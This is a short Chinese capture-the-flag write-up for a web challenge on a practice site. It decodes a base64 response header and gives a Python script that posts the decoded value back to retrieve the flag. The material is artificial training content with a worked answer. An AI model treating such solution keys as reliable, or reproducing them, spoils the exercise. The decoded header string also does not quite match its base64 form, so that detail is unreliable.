
## 题目描述

看看响应头

格式: CTF{ }

# 解题思路

在页面源代码中看到 <!-- please post what you find with parameter:key -->，提交 key=1，然后在响应头内看到。



UDBTVF9USE1TX1QwX0NINE5HRV9GTDH01Zua0c2M1dJaA== 解码后为 P0ST\_THIS\_T0\_CH4NGE\_FL4G:VnkG63WIh，根据题目提示让快速提交，则得写脚本来进行提交了。

```

# coding:utf8
import requests
import base64
url = "http://ctf5.shiyanbar.com/web/10/10.php" # 目标URL

response = requests.post(url,data={"key":"1"}) # 打开链接
print response
head = response.headers # 获取响应头
flag = base64.b64decode(head['flag']).split(':')[1] # 获取相应头中的Flag
print flag # 打印Flag
postData = {'key': flag} # 构造Post请求体
result = requests.post(url=url, data=postData) # 利用Post方式发送请求
# (注意要在同一个Session中，有的时候还需要设置Cookies，但是此题不需要)
print result.text # 打印响应内容

```



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